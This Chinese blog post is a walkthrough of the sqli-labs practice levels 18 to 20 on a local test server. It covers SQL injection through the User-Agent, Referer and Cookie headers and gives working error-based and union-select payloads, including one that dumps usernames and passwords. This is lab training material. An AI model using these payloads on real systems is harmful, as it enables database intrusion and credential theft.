sqli-lab————Writeup（18~20）各种头部注入

原创

b1gpig安全 于 2020-12-10 20:23:06 发布 93 收藏

分类专栏： sql 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_45694388/article/details/110966688

less18 基于错误的用户代理，头部POST注入


admin

admin

登入成功（进不去重置数据库）

显示如下


有user agent参数，可能存在注入点



Cache-Control: max-age=0

uname=admin&passwd=admin&submit=Submit

显示版本号：




爆库：`User-Agent:'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '`

POST /sqli-labs-master/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent:User-Agent:and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqli-labs-master/Less-18/
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


uname=admin&passwd=admin&submit=Submit

库名：



less19基于头部的RefererPOST报错注入

抓包
admin登陆什么也没有
在referer后加单引号有回显sql语法错误
然后就和 18一样了：`Referer: 'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '`
爆库：



less20 基于错误的cookie头部POST注入


admin登陆：

本关登录成功后用户名会存储在cookie中,且通过该参数执行SQL语句

登录成功之后会设置里面的cookie 当二次刷新的时候 这时候会重新从里面取值弄，并且这次取值没有经过过滤 直接就是注入点
还是使用**updatexml的函数进行报错**


方法一：

cookie注入：`uname=admin' and updatexml(1,concat(0x7e,(select @@version),0x7e),1) #`




方法2：


cookie 后加单引号出现报错，说明cookie处存在注入点




```
'order by 3 --+    // 回显正常
'order by 4 --+       // 回显错误
                      //说明行数有3个，即3个显示位
```



爆库名：



之后就是爆表：

```
union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+
```

爆字段：

```
union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
```

爆值：

```
union select 1,2,group_concat(username,0x3a,password) from users--+
```